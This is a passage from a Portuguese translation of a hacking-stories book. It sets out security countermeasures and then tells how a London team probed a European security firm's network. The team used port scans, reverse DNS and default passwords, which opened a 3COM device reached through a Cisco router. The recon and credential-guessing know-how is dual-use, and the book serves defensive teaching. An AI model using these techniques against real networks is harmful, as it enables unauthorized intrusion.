Muitas invasões são o resultado direto de configurações incorretas de sistemas, como o excesso de portas abertas, fracas permissões de arquivos e servidores Web mal configurados. Quando um atacante compromete um sistema no nível do usuário, o próximo passo do ataque é elevar os privilégios, explorando vulnerabilidades desconhecidas ou para as quais não foram feitos patches, e permissões com fraca configuração. Não se esqueça: muitos atacantes seguem vários passos pequenos 'en route' para conseguir comprometer um sistema inteiro.

Os administradores de bancos de dados que dão suporte ao Microsoft SQL Server deveriam pensar em desativar certos procedimentos armazenados (como xp_cmdshell, xp_makewebtask e xp_rcgread) que possam ser usados para dar mais acesso ao sistema.

Varredura de porta

Enquanto você está lendo este livro, é provável que seu computador conectado com a Internet esteja sendo escaneado por algum fanático que está procurando 'o fruto fácil de colher'. Como a varredura de porta é legal nos Estados Unidos (e na maioria dos outros países), seu recurso contra o atacante *é* um pouco limitado. O fator mais importante é distinguir as ameaças sérias dos milhares de script kiddies que estão explorando o espaço de seu endereço na rede.

Há vários produtos, inclusive firewalls e sistemas de detecção de intrusão, que identificam certos tipos de varredura de porta e podem alertar o pessoal adequado sobre a atividade. Você pode configurar a maior parte dos firewalls para identificar a varredura de porta e regular a conexão de acordo. Vários produtos comerciais de firewall têm opções de configuração para impedir a rápida varredura

de porta. Há também ferramentas 'de fonte aberta, que podem identificar varreduras de porta e remover pacotes durante certo período de tempo.

Conheça o seu sistema

Inúmeras tarefas de gerenciamento de sistemas deveriam ser executadas para fazer o seguinte:

- Inspecionar a lista de processo para qualquer processo incomum ou desconhecido.
- Examinar a lista de programas planejados para qualquer adição ou mudança não autorizada.
- Verificar o sistema de arquivo, procurando binários de sistema, scripts ou programas de aplicativos novos e modificados.
- Pesquisar qualquer redução incomum no espaço livre do disco.
- Conferir se todo o sistema ou se as contas de usuário estão ativas atualmente e remover contas inativas ou desconhecidas.
- Verificar se as contas especiais instaladas por default estão configuradas para negar logins interativos ou de rede.
- Verificar se os diretórios de sistema e arquivos têm permissões adequadas de acesso ao arquivo.
- Checar os logs de sistema para qualquer atividade estranha (como acesso remoto de origens desconhecidas ou em horários incomuns durante a noite ou no fim de semana).
- Fazer uma auditoria de logs do servidor Web para identificar qualquer solicitação que acesse arquivos não autorizados. Os atacantes, conforme ilustrado neste capítulo, copiarão arquivos para um diretório do servidor Web e farão download do arquivo via Web (HTTP).
- Com os ambientes do servidor Web que empregam FrontPage ou WebDav, assegurar que as permissões apropriadas estejam instaladas para impedir o acesso de arquivos por usuários não autorizados.

Resposta acidental e de alerta

Saber quando um acidente de segurança está acontecendo pode ajudar a controlar danos. Ative a auditoria do sistema operacional para identificar potenciais violações de segurança. Empregue um sistema automatizado para alertar o administrador de sistema quando certos tipos de eventos de auditoria ocorrerem. Entretanto, note que, se um atacante obtém privilégios suficientes e se torna ciente da auditoria, *esse* sistema de alerta automatizado pode ser contornado.

Detectando mudanças autorizadas em aplicativos

Robert pôde substituir o aplicativo helpdesk.exe explorando uma má configuração com FrontPage de autoria. Depois de obter o código-fonte do produto que *é* o carro-chefe da empresa, ele deixou sua versão 'hacked' do aplicativo helpdesk para que pudesse voltar posteriormente. Um administra-dor de sistemas sobrecarregado pode não perceber nunca que um hacker modificou secretamente um programa em especial se não são feitas verificações de integridade. Uma alternativa a verificações manuais *é* licenciar um programa como o Tripwire', que efetua automaticamente o processo de detecção de mudanças não autorizadas.

Permissões

Erik foi capaz de obter senhas confidenciais de bancos de dados vendo arquivos no diretório/ includes. Sem essas senhas iniciais, sua missão poderia ter sido mais difícil. Dispor das senhas de

bancos de dados sigilosos expostas num arquivo-fonte que possa ser lido no mundo todo era tudo de que ele precisava para entrar. A melhor prática de segurança é evitar armazenar qualquer senha exclusivamente de texto em arquivos batch, fonte ou script. Deveria ser adotada, na empresa toda, uma política que proibisse o armazenamento de senhas de texto, a não ser que fosse absolutamente necessário. No mínimo, os arquivos com senhas não-criptografadas devem ser protegidos com cuidado para impedir que sejam reveladas de maneira incidental.

Na empresa que Robert estava atacando, o servidor IIS4 Microsoft não tinha sido configurado de modo adequado para impedir que usuários anônimos ou convidados lessem e escrevessem arquivos ao diretório do servidor Web. O arquivo de senha externa usado em conjunto com o Microsoft Visual SourceSafe podia ser lido por qualquer usuário conectado ao sistema. Em virtude dessas falhas de configuração, o atacante conseguiu ganhar pleno controle do domínio Windows do alvo. Empregar sistemas com uma estrutura organizada de diretório para aplicativos e dados provavelmente aumentará a eficiência dos controles de acesso.

Senhas

Alem das outras sugestões comuns de gerenciamento de senhas descritas em todo o livro, o sucesso dos atacantes neste capítulo destaca alguns pontos adicionais importantes. Erik comentou que conseguiu prever como outras senhas da empresa seriam construídas com base nas senhas que conseguiu invadir Se a sua empresa está usando um método padronizado, previsível, deve ficar claro que você está deixando sua porta aberta aos hackers.

Depois que um atacante obtém acesso privilegiado a um sistema, conseguir senhas de outros usuários ou bancos de dados *é* uma tarefa de alta prioridade. Tais táticas, como procurar no e-mail ou em todo o sistema de arquivos por senhas de texto, e-mails, scripts, arquivos batch, includes de código-fonte e planilhas, são bastante comuns.

As organizações que usam o sistema operacional Windows deveriam considerar a possibilidade de configurá-lo de modo que os hashes de senha do LAN Manager não sejam armazenados no registro. Se um atacante obtém direitos de acesso administrativo, ele pode extrair os hashes de senha e tentar invadi-los. O pessoal de TI pode configurar com facilidade o sistema, de modo que os hashes antigos não sejam armazenados, aumentando de maneira substancial a dificuldade de invadir as senhas. Entretanto, uma vez que um atacante 'tem' sua caixa, ele pode farejar (sniff) o tráfego de rede ou instalar uma senha adicional de terceiros para obter senhas da conta.

Uma alternativa para desligar os hashes de senha do LAN Manager é construir senhas com um conjunto de caracteres não disponíveis no teclado, usando a tecla <Alt> e o identificador numérico do caractere, como descrito no Capítulo 6. Os programas amplamente usados para invadir senhas não tentam fazer isso usando caracteres dos alfabetos grego, hebreu, latino e arábico.

Aplicativos de terceiros

Usando ferramentas personalizadas para escanear a Web, Erik descobriu um arquivo log não protegido, gerado por um produto comercial FTP. O log continha toda a informação da trajetória para arquivos que eram transferidos do sistema e para ele. Não conte com configurações-padrão

ao instalar software de terceiros. Implemente a configuração que tenha menos probabilidade de vazar informações valiosas, como dados de arquivo que podem ser usados para atacar ainda mais a rede.

Protegendo shares

Empregar shares de rede *é* um método comum de partilhar arquivos e diretórios em uma rede corporativa. Os funcionários de TI podem decidir não atribuir senhas nem acessar controle a shares de rede porque os shares só são acessíveis na rede interna. Como foi mencionado em todo o livro, inúmeras organizações concentram seus esforços na manutenção da boa segurança do perímetro, mas falham em garantir o lado interno da rede. Como Robert, os atacantes que entrarem em sua rede buscarão shares com nomes que prometam informações valiosas, confidenciais. Nomes descritivos como 'pesquisa' ou 'backup' só tornam a tarefa de um atacante bem mais fácil. A melhor prática *é* proteger adequadamente todos os shares de rede que contêm informações confidenciais.

Impedindo adivinhações do DNS

Robert usou um programa para adivinhar o DNS a fim de identificar possíveis hostnames dentro de um arquivo de zona publicamente acessível. Você pode impedir a revelação de hostnames internos implementando o que é conhecido como split-horizon DNS, que têm tanto um nome de servidor interno quanto de um externo. Só hosts publicamente acessíveis são mencionados no arquivo de zona do servidor de nome externo. O servidor de nome interno, muito mais bem protegido de ataques, *é* usado para resolver solicitações internas do DNS para a rede corporativa.

Protegendo servidores SQL da Microsoft

Erik descobriu um backup de correio eletrônico e um servidor Web que usavam o Microsoft SQL Server em que o nome da conta e a senha eram os mesmos que aqueles identificados nos arquivos 'include' do código-fonte. O servidor SQL não deveria ter sido exposto a Internet sem que a empresa tivesse necessidade disso. Embora a conta 's' fosse renomeada, o atacante identificou o novo nome de conta e a senha em um arquivo não protegido de código-fonte. A melhor prática *é* filtrar a porta 1433 (Microsoft SQL Server), a menos que isso já seja uma exigência absoluta.

Protegendo arquivos confidenciais

Os principais ataques deste capítulo foram bem-sucedidos no final porque o código-fonte estava armazenado em servidores que não tinham segurança adequada. Em ambientes muito confidenciais como o de P&D ou o do grupo de desenvolvimento de uma empresa, outro nível de segurança poderia ser provido empregando-se tecnologias criptografadas.

Outro método para um único desenvolvedor (mas provavelmente nada prático em um ambiente de equipe, em que inúmeras pessoas solicitam acesso ao código-fonte do produto em desenvolvimento) seria criptografar dados extremamente sigilosos como um código-fonte com produtos como o PGP Disk ou o PGP Corporate Disk. Esses produtos criam discos criptografados virtuais de um modo que torna o processo transparente ao usuário.

Protegendo backups

Como ficou claro nessas histórias, é fácil para os funcionários — mesmo para aqueles que são bastante conscientes de questões de segurança — ignorar a necessidade de proteger arquivos de backup, inclusive de e-mail, de serem lidos por pessoal não autorizado. Durante minha formação como hacker, descobri que muitos administradores de sistemas deixavam desprotegidos os arquivos comprimidos de diretórios sigilosos. E, enquanto trabalhei no departamento de TI de um hospital importante, notei que o banco de dados da folha de pagamento costumava ter backup que era deixado sem nenhuma proteção de arquivo — de modo que qualquer membro do quadro de funcionários que entendesse de computação poderia acessá-lo.

Robert tirou vantagem de outro aspecto desse descuido quando encontrou backups do código-fonte ao aplicativo de mailing list comercial deixados em um diretório acessível publicamente no servidor Web.

Protegendo se contra ataques de injeção do MS SQL

Robert removeu propositadamente verificações de validação de entrada do aplicativo baseado na Web que deviam impedir sua organização de ser atacada usando o mesmo tipo de truque que Robert conseguiu usar:

- Nunca execute um servidor Microsoft SQL sob o contexto do sistema. Considere executar o serviço de servidor SQL num contexto de conta diference.
- Ao desenvolver programas, escreva um código que não gere solicitações de SQL dinâmicas.
- Use procedimentos armazenados para executar solicitações SQL. Determine uma conta que seja usada apenas para executar esses procedimentos e configure as permissões nela para realizar as tarefas necessárias.

Usando serviços VPN da Microsoft

Como meio de autenticação, o VPN da Microsoft usa autenticação do Windows, facilitando a um atacante a exploração de senhas fracas para ganhar acesso ao VPN. Pode ser adequado, em certos ambientes, exigir autenticação do cartão inteligente para acesso ao VPN — outro lugar onde uma forma mais forte de autenticação que não um segredo partilhado dificultará um pouco esse processo. Também, em alguns casos, pode ser adequado controlar o acesso ao VPN com base no endereço IP do cliente.

No ataque de Robert, o administrador de sistema deveria estar monitorando o servidor VPN para qualquer usuário novo acrescentado ao grupo VPN. Outras medidas, também mencionadas anteriormente, incluem a remoção de contas inativas do sistema, assegurando que haja um processo para remover ou desativar contas de funcionários que saíram da empresa e, quando for prático, restringir o VPN e o acesso dial-up pelo dia da semana e hora do dia.

Removendo arquivos de instalação

Robert conseguiu obter as listas de mailing que estava procurando não pela exploração do aplicativo do mailing list, mas tirando vantagem da vulnerabilidade do script de instalação default do aplicativo. Uma vez que um aplicativo foi instalado com sucesso, os scripts de instalação deveriam ser removidos.

Renomeando contas do administrador

Qualquer pessoa que se conecte com a Internet pode simplesmente procurar no Google "listas de senhas-padrão" para encontrar sites que listam contas e senhas no estado-padrão, conforme expedidas pelo fabricante. Por isso, é uma boa idéia renomear as contas do convidado e do administrador quando possível. isso não têm valor, a não ser quando o nome e a senha da conta são armazenados de maneira clara, como foi o caso da empresa descrita no ataque de Erik.[4]

Reforçando o Windows para evitar o armazenamento de certas credenciais

A configuração-padrão do Windows armazena automaticamente hashes de senha em caches, além de senhas de texto usadas para a conexão de rede. Depois de obter privilégios suficientes, um atacante tentará extrair o máximo possível de informações, inclusive qualquer senha que seja armazenada no registro ou em outras áreas do sistema.

Um insider confiável pode comprometer todo um domínio usando um pouco de engenharia social quando sua estação de trabalho armazenar localmente as senhas em cache. Nosso insider descontente liga para o suporte técnico, reclamando que não consegue se ligar à sua estação de trabalho. Ele quer que um técnico vá imediatamente lhe dar assistência. A pessoa aparece, liga o sistema usando suas credenciais e resolve o 'problema'. Logo depois, o insider extrai o hash de senha do técnico e o invade, dando ao funcionário acesso aos mesmos direitos do administrador do domínio que o técnico têm. (Esses hashes armazenados em cache são double-hashed; logo, é necessário outro programa para desemaranhar e violar esses tipos de hashes.)

Inúmeros programas, como o Internet Explorer e o Outlook, armazenam senhas no registro. Para aprender mais sobre como desativar essa funcionalidade, use o Google para buscar 'desativar o cache de senhas'.

Defesa profunda

As histórias contadas neste capítulo demonstram, de modo ainda mais evidente que outras no livro, que manter em segurança apenas o perímetro eletrônico da rede de sua empresa não basta. No ambiente de hoje, *esse* conceito está sendo superado à medida que as empresas convidam usuários para entrar em sua rede. Assim, o firewall não vai impedir todo ataque. O hacker vai procurar a rachadura na parede, tentando explorar um serviço que seja permitido pelas regras do firewall. Uma estratégia para atenuar isso é colocar qualquer sistema acessível publicamente em seu próprio segmento de rede e filtrar com cuidado o tráfego em segmentos de rede mais sensíveis.

Por exemplo, se um servidor SQL backend está na rede corporativa, um segundo firewall pode ser instalado para permitir apenas conexões na porta que executa o serviço. Instalar firewalls internos para proteger ativos de informação sigilosos pode parecer incômodo, mas deve ser considerado essencial se você têm realmente a intenção de proteger seus dados de insiders maliciosos e de invasores externos que conseguem violar o perímetro-

O resultado

Nada conseguirá impedir os invasores persistentes de atingir seus objetivos. Eles vão cercar a rede-alvo, observando todos os sistemas acessíveis e respectivos serviços que são expostos publica-

mente. O hacker pode aguardar durante semanas, meses ou mesmo anos para encontrar e explorar uma nova vulnerabilidade que não foi atacada. Nos meus tempos de hacker, eu passava horas a fio tentando comprometer sistemas. Minha persistência compensava, visto que sempre conseguia encontrar aquela rachadura na parede.

O hacker Erik demonstrou a mesma persistência e determinação em seus esforços para obter o código-fonte, um prêmio extremamente alto, num período de dois anos. E Robert também empreendeu uma série complexa e intrincada de medidas tanto em seus esforços obsessivos de roubar milhões de endereços de e-mail para vender aos spammers, quanto em seu esforço, do mesmo modo que Erik, de obter o código-fonte que tinha como alvo,

Entenda que esses dois hackers não estão, de modo algum, sozinhos. O nível de persistência deles não é incomum na comunidade hacker. As pessoas responsáveis por assegurar a infra-estrutura de uma organização devem entender contra o que poderiam estar lutando. Um hacker têm um tempo ilimitado para encontrar apenas um furo, enquanto os administradores sobrecarregados de sistemas e redes têm um tempo muito limitado para focalizar a tarefa específica de reforçar as defesas da organização.

Como Sun Tzu escreveu de modo tão eloqüente em *A arte da guerra:* "Conhece a ti mesmo e conhece a teu inimigo; numa centena de batalhas tu nunca estarás em perigo. Quando tu ignoras o inimigo, mas conheces a ti mesmo, tuas chances de vencer ou perder são iguais...". A mensagem *é* clara: seus adversários gastarão o tempo que for necessário para conseguir o que querem. Assim, você deve fazer uma avaliação de risco para identificar as prováveis ameaças contra sua organização, e essas ameaças deverão ser levadas em conta enquanto você estiver desenvolvendo uma estratégia de segurança. Estar bem preparado e praticar um "padrão de cuidados devidos', fazendo um planejamento preliminar, implementando e exigindo o cumprimento de políticas de segurança de informação ajudarão em muito a manter os hackers a distância.

Para dizer a verdade, qualquer adversário com recursos suficientes pode, por fim, entrar, mas seu objetivo deveria ser dificultar e tornar isso um desafio, a ponto de não valer a pena perder tanto tempo.

Notas

1. Interessado em ver seus próprios segredos LSA e áreas de armazenamento protegidas? Você só precisa de uma ferramenta eficaz chamada Cain *&* Abel, disponível em www.oxid.it
2. Esse site não está mais acessível, mas há outros que o substituíram.
3. Mais informações sobre Tripwire estão disponíveis em www.tripwire.com.
4. Um site muito usado pelos hackers para verificar locações com senhas-padrão é www.phenoelit.de/dpl/dpl.htm. Caso sua empresa esteja na lista, fique atento.

No continente

Você vê algumas informações e a maneira como as coisas são formuladas, e então começa a ter alguma compreensão da empresa e das pessoas responsáveis pelos sistemas de TI. E havia essa idéia de que entendiam de segurança, mas talvez estivessem fazendo alguma coisa meio errada.

Louis

No começo do Capítulo 8, avisamos que os leitores sem conhecimentos técnicos achariam algumas partes deste livro difíceis de acompanhar isso *é* ainda mais verdadeiro neste capítulo. Mesmo assim, seria uma pena deixar de filiar sobre o assunto, visto que a história *é* fascinante em muitos sentidos. E a parte principal pulando os detalhes técnicos, pode ser acompanhada facilmente.

Esta *é* uma história sobre pessoas que têm o mesmo modo de pensar e trabalham para uma empresa que foi contratada para fazer o hack de um alvo sem ser pega.

Em algum lugar em Londres

O cenário é a 'Cidade', no coração de Londres.

Imagine 'um galpão sem janelas, sem divisões, no fundo de um edifício, com um grupo de técnicos se reunindo'. Pense nos 'hackers distantes da sociedade, que não são influenciados pelo mundo lá fora', cada um trabalhando febrilmente em sua mesa, mas num clima bem descontraído.

Nessa sala, entre os outros, está um sujeito que vamos chamar de Louis. Ele cresceu em uma pequena cidade isolada no norte da Inglaterra e começou a mexer com computadores por volta dos sete anos* quando seus pais compraram uma velha máquina para que os filhos pudessem aprender tecnologia. Ele começou a fazer hacking quando era estudante, ao achar por acaso uma folha

impressa com nomes de usuários e senhas, o que aguçou sua curiosidade. Seu hacking lhe trouxe problemas cedo, quando um estudante mais velho (um 'bedel') 'entregou' Louis. Mas ser pego não o impediu de aprender os segredos dos computadores.

Alto, de cabelo escuro, Louis não acha muito tempo para os 'esportes ingleses' — críquete e futebol — de que gostava tanto quando era estudante.

Mergulhando

Tempos atrás, Louis e seu colega Brock, mexendo em um computador, desenvolveram um projeto. O alvo deles era uma empresa com sede em um país da Europa — essencialmente, uma empresa de segurança que fazia transferência de grandes somas em dinheiro, além do transporte de prisioneiros da prisão para o tribunal ou para outra prisão. (A idéia de uma empresa fazer tanto transferências de dinheiro quanto o transporte de prisioneiros *é* assustadora para os norte-americanos, mas os ingleses e os europeus consideram isso normal.)

Soa como um desafio particularmente grande qualquer empresa que, ao descrever suas metas, inclua entre elas a palavra 'segurança'. Se ela está envolvida com segurança, isso significa que se preocupa tanto com o assunto que não deveria sofrer nenhuma forma de invasão, certo? Para qualquer grupo de garotos com mentalidade de hacker, esse deve parecer um desafio irresistível, especialmente quando, como nesse caso, eles não têm nada para iniciar a façanha, além do nome de sua empresa-alvo.

"Tratamos isso como um problema a ser resolvido. Então, a primeira coisa que fizemos foi descobrir o máximo de informações possível sobre essa empresa", conta Louis. Eles começaram a examiná-la, usando até o Google para tradução, uma vez que nenhum deles falava a língua do país onde a empresa estava sediada.

As traduções automáticas eram suficientes para lhes dar uma noção do que fazia aquela empresa e do quanto era grande. Além de eles não se sentirem muito à vontade para fazer ataques de engenharia social, essa possibilidade foi descartada de qualquer modo, por causa da barreira da língua.

Eles conseguiram mapear os intervalos de endereço de IP atribuídos publicamente à organização, a partir dos endereços de IP do site Web da empresa e de seu mail server, bem como do registro de endereço IP europeu, Reseaux IP Europeens (Ripe), que é parecido com o American Registry of Internet Numbers (Arin), nos Estados Unidos. (Arin é a organização que gerencia números de endereço IP para os Estados Unidos e territórios atribuídos. Uma vez que os endereços da Internet devem ser exclusivos, há necessidade de certa organização para controlar e alocar blocos de número de endereço IP. A organização Ripe gerencia números de endereço IP para territórios europeus.)

O principal site Web, como eles vieram a saber, era externo, com uma empresa hosting de fora. Mas o endereço IP de seu servidor de e-mail tinha sido registrado na própria empresa e localizado dentro do intervalo de endereços corporativos. Logo, os garotos podiam solicitar o servidor Domain Name Service (DNS) de autoria da empresa para obter os endereços IP, examinando os registros de troca de correspondências.

Louis tentou a técnica de enviar um e-mail para um endereço inexistente. Recebeu uma mensagem de volta avisando que seu e-mail não pôde ser entregue e trazendo informações no cabeçalho

que revelariam alguns endereços IP internos da empresa, bem como ratearia informações de e-mail. Nesse caso, no entanto, o que Louis recebeu foi uma 'devolução' de sua caixa postal externa; seu e-mail só havia chegado ao servidor externo, por isso a resposta 'undeliverable' não forneceu informações úteis.

Brock e Louis sabiam que tudo ficaria mais fácil se a empresa estivesse realizando o host de seu próprio DNS.

Nesse caso, eles tentariam fazer solicitações para obter mais informações sobre a rede interna da empresa ou tirariam vantagem de qualquer vulnerabilidade associada à sua versão de DNS. A notícia não era boa: seu DNS estava em outro lugar, presumivelmente localizado em seu ISP (ou, para usar a terminologia inglesa, seus 'telecoms').

Mapeando a rede

Na etapa seguinte, Louis e Brock usaram uma consulta reversa do DNS para obter os nomes de hosts de vários sistemas localizados dentro do intervalo de endereços IP da empresa (conforme explicado no Capítulo 4). Para fazer isso, Louis usou "um script PERL simples" que os caras tinham escrito. (Mais comumente, os atacantes usam software ou sites Web disponíveis para consultas de DNS reversos, como www.samspade.org.)

Eles notaram que "havia nomes bastante informativos vindos de alguns dos sistemas", que eram uma pista de que função aqueles sistemas tinham dentro da empresa. isso também nos deu idéia da mentalidade do pessoal de TI que trabalhava lá. "Parecia que os administradores não tinham pleno controle das informações que foram disponibilizadas sobre sua rede, e essa é a primeira fase de intuição, porque lhe diz se você conseguirá ou não obter acesso." Brock e Louis acharam que os sinais pareciam favoráveis.

Esse *é* um exemplo de como se tenta fazer uma análise do modo de pensar dos administradores, tentando supor como eles raciocinariam para arquitetar a rede. Para esse atacante em particular, "ele se baseava em parte no conhecimento sobre as redes e as empresas que tínhamos visto na Europa, no nível de conhecimento de TI que eles tinham e no fato de que as pessoas no país talvez estivessem um ano e meio a dois anos atrasadas em relação ao Reino Unido".

Identificando um roteador

Eles analisaram a rede usando o 'flavour' de Unix de 'traceroute', que fornece uma conta do número de roteadores pelos quais passa um pacote de dados para atingir um destino específico; no jargão, ele é referido como o número de 'hops'. Eles podem traçar a rota até o servidor de e-mail e o firewall border. Traceroute relatou que o servidor de e-mail estava um hop atrás do firewall.

Essa informação lhes deu uma pista de que o servidor de e-mail estava na DMZ, ou todos os sistemas atrás do firewall estavam na mesma rede. (DMZ *é* a chamada *zona desmilitarizada* — uma rede eletrônica do tipo 'terra de ninguém' que se situa entre dois firewalls e que costuma ser acessível tanto da rede interna quanto da Internet. O propósito *da* DMZ é proteger a rede interna, caso qualquer um dos sistemas expostos à Internet seja comprometido.)

Eles sabiam que o servidor de e-mail tinha a porra 25 aberta e, ao fazerem um traceroute, também descobriram que podiam realmente penetrar no firewall para se comunicar com o servidor de

e-mail. "Vimos que o caminho nos levava por esse dispositivo router* e passaria pelo próximo hop que parecia desaparecer, que de faro era o firewall, e, então, um hop atrás daquele vimos o servidor de e-mail, por isso tivemos uma idéia inicial de como a rede tinha sido arquitetada."

Louis disse que muitas vezes eles começavam tentando algumas portas comuns provavelmente deixadas abertas por firewalls, e ele nomeou alguns serviços, como porta 53 (usada pelo DNS), porta 25 (o servidor de e-mail SMTP), porta 21 (FTP), porta 23 (telnet), porta 80 (http), portas 139 e 445 (ambas usadas para NetBIOS, em diferentes versões do Windows).

Antes de fazermos varreduras de porta intrusivas, estávamos muito interessados em nos certificar de que tínhamos uma lista-alvo efetiva que não incluía endereços IP de sistemas que não estavam sendo usados. Nos estágios iniciais, você precisa ter listas-alvo para não sair às cegas simplesmente escaneando cada endereço IE Depois de fazermos nossa enumeração *de* alvos, ficamos com cinco ou seis sistemas finais que queríamos examinar melhor.

Nesse caso, eles descobriram somente três portas abertas: um servidor de e-mail, um servidor Web com todos os patches de segurança instalados, que aparentemente não estavam sendo usados, e, na porta 23, o serviço telnet**. Quando tentaram entrar via telnet, tiveram o prompt típico da senha Cisco "User Access Verification". Para eles, isso significou um pequeno progresso — pelo menos haviam identificado a caixa como dispositivo Cisco.

No roteador da Cisco, Louis sabia por experiência própria que a senha escolhida *é* freqüentemente alguma coisa bem óbvia. "Nesse caso, tentamos três senhas — o nome da empresa, espaço em *branco* e *cisco,* e não conseguimos entrar naquele roteador. Então, em vez de criar tumulto *nesse* ponto, decidimos parar de tentar acessar o serviço."

Eles tentaram escanear o dispositivo da Cisco para algumas portas comuns, mas não chegaram a lugar nenhum.

Então, naquele primeiro dia, passamos muito tempo analisando a empresa e sua rede, e começamos a fazer varreduras iniciais de porta. Eu não diria que estávamos prontos para desistir, porque ainda havia alguns recursos que com certeza iríamos experimentar outra vez antes de pensarmos realmente em desistir.

A soma total de seus resultados para um dia inteiro de esforço não foi muito além da identificação de um único roteador.

O segundo dia

Louis e Brock, no segundo dia, estavam prontos para começar a fazer uma varredura mais intensa da porta. Usando o termo *serviços* para se referir a portas abertas, Louis explicou:

* Programa ou computador responsável por interligar duas ou mais redes (N. da R. T.).

** Telnet *é* um protocolo para controlar remotamente outra máquina de qualquer lugar na Internet (N. da R. T.).

A essa altura, estávamos pensando que precisávamos encontrar mais serviços naquelas máquinas. Então aumentamos um pouco o volume e tentamos encontrar alguma coisa que realmente nos ajudasse a entrar na rede. O que vimos era que certamente havia um bom firewall filtrando no local. Estávamos mesmo procurando alguma coisa que estaria [sendo] permitida por erro e/ou alguma coisa que fosse mal configurada.

Então, usando o programa Nmap, uma ferramenta-padrão para a varredura de porta, eles fizeram uma varredura com o arquivo de serviços-padrão do programa, que procurava cerca de 1.600 portas; novamente chegaram a um saco vazio — nada significativo,

"Então, o que fizemos foi uma varredura completa da porta, escaneando tanto o roteador quanto os servidores de e-mail." Uma varredura completa da porta significava examinar mais de 65 mil portas. "Estávamos escaneando toda porta TCP e procurando qualquer serviço possível nos hosts que tínhamos em nossa lista-alvo naquele ponto."

Dessa vez eles encontraram algo interessante, apesar de estranho, e que causou certa perplexidade.

A porta 4065 estava aberta. É incomum encontrar uma porta tão alta em uso. Louis explicou: "O que pensamos naquele momento foi que talvez eles tivessem o serviço telnet configurado na porta 4065. Logo, o que fizemos foi entrar com a telnet naquela porta e ver se podíamos verificar aquilo". Usando a telnet, Louis conectou-se à porta remota, que então aceitou comandos de seu computador e respondeu com o resultado exibido diretamente em sua tela.

Quando eles tentaram se conectar a ela, receberam de volta uma solicitação para um nome de login e senha. Logo, eles estavam certos de que a porta estava sendo usada para o serviço telnet — mas o diálogo para a autenticação de usuário era bem diferente daquele apresentado por um serviço telnet da Cisco. "Depois de um tempo, identificamos isso como algum dispositivo 3COM. Essa descoberta estimulou de verdade nosso entusiasmo pelo trabalho, porque não era freqüente você encontrar uma caixa Cisco que se parecesse com algum outro dispositivo ou outro serviço listado numa porta alta TCP." Mas o fato de o serviço telnet na porta 4065 estar sendo executado como um dispositivo 3COM não fazia sentido para eles.

Tínhamos duas portas abertas em um dispositivo; eles identificaram-se como dispositivos completamente diferentes, feitos por fabricantes diferentes.

Brock encontrou a porta TCP alta e a conectou usando a telnet. "Depois que ele conseguiu um prompt de login, eu gritei para tentar *admin* [para o nome de usuário], com as senhas usuais suspeitas, como *password*, *admin* e *blank.* Ele tentou várias combinações dessas três palavras, como nome do usuário e senha, e acertou em cheio depois de somente algumas tentativas: o nome do usuário e a senha no dispositivo 3COM eram ambos *admin.* "Naquele ponto, ele gritou avisando que tinha entrado", disse Louis, o que significava que agora eles estavam habilitados a ter o acesso telnet ao dispositivo 3COM. O fato de ser uma conta administrativa tornava as coisas ainda melhores.

Uma vez que adivinhamos a senha, aquele era o início do trabalho.
Era a agitação costumeira. Estávamos operando em diferentes estações de trabalho.
Inicialmente, enquanto fazíamos a varredura de rede e de enumeração, ficávamos em nossas próprias máquinas, trocando informações entre nós. Mas, depois que ele encontrou a porta que lhe deu acesso àquele prompt de login, fui até a máquina dele e começamos a trabalhar Juntos nela.
Foi incrível. Era um dispositivo 3COM. Tivemos acesso console a ele e talvez tivéssemos obtido uma via para investigar o que podíamos fazer.
A primeira coisa que queríamos fazer era descobrir exatamente o que era o dispositivo 3C0M e por que ele estava acessível numa porta TCP alta no roteador Cisco.

Por meio da interface linha-comando, eles conseguiram investigar informações sobre o dispositivo. "Imaginamos que talvez alguém tivesse ligado o cabo do console desse dispositivo da 3COM no dispositivo Cisco e habilitado o acesso inadvertidamente." Isso fazia sentido, como um modo conveniente de os funcionários poderem utilizar o telnet no dispositivo 3COM pelo roteador "Talvez não houvesse monitores ou teclados suficientes no Data Center", sugere Louis, e eles tivessem improvisado um cabo como quebra-galho. Quando não houve mais necessidade disso, o administrador que tinha ligado o cabo esqueceu-se dele. E foi embora, Louis imaginou, "sem imaginar as conseqüências de suas ações".

Examinando a configuração do dispositivo 3C0M

Eles agora entendiam que o dispositivo 3COM estava atrás do firewall e que o erro do administrador tinha fornecido um path de circuito, possibilitando a um atacante conectar-se atrás do firewall pela porta alta aberta,

Agora que eles tinham acesso ao console 3COM, examinaram os registros de configuração, inclusive o endereço IP atribuído à unidade, e os protocolos que estavam sendo usados para a conectividade virtual da rede privada, Mas descobriram que o dispositivo também se encontrava no mesmo intervalo de endereço que o servidor de e-mail e fora de um firewall interno, na DMZ. "Concluímos que ele estava realmente atrás do perímetro do firewall, protegido da Internet, usando algum tipo de regra de filtragem."

Eles tentaram examinar a configuração do dispositivo para ver como as conexões que chegavam eram configuradas, mas por aquela interface não podiam obter informações suficientes. Ainda adivinharam que, quando qualquer usuário se conectava à porta 4065 no roteador Cisco de algum lugar na Internet, a conexão provavelmente era feita do dispositivo 3COM que estava ligado ao roteador Cisco.

Então, àquela altura, estávamos confiantes de que conseguiríamos ter acesso ás redes back end* e ganharíamos mais controle sobre a rede interna. Estávamos otimistas,

* Nas aplicações cliente/servidor back end refere-se à parte do programa relativa ao servidor e front end a parte do programa relativa ao cliente (N. da R. T.).

mas nos sentíamos 'muito entediados', pois já havíamos trabalhado quase dois dias inteiros.
Fomos ao pub e conversamos sobre o dia seguinte, como seria incrível, porque então iríamos começar examinando alguns sistemas finais e encontraríamos um modo de nos infiltrar cada vez mais na rede.

Curiosos sobre o dispositivo 3COM, eles se puseram a capturar o log do console em tempo real. Se qualquer coisa acontecesse da noite para o dia, eles poderiam notar quando chegassem na manhã seguinte.

O terceiro dia

Quando Brock inspecionou o log do console de manhã, ele descobriu que vários endereços IP tinham chegado. Louis explicou:

Depois de examinar o dispositivo 3COM um pouco mais, percebemos que era um tipo de VPN que os usuários remotos estavam usando para se conectar com a rede da empresa de algum lugar na Internet.
Naquele ponto, certamente estávamos entusiasmados com a idéia de que teríamos acesso novamente, da mesma maneira que os usuários legítimos tinham.

Eles tentaram configurar sua própria interface VPN pessoal no dispositivo 3COM, trazendo outra interface na caixa 3COM, com um endereço IP diferente, que o firewall não estivesse filtrando explicitamente.

Não funcionou. Eles descobriram que o dispositivo não podia ser configurado sem corromper serviços legítimos. Não podiam trazer um sistema VPN de configuração idêntica e, da maneira como a arquitetura tinha sido montada, ela restringia o suficiente, de modo que não lhes era possível fazer o que queriam.

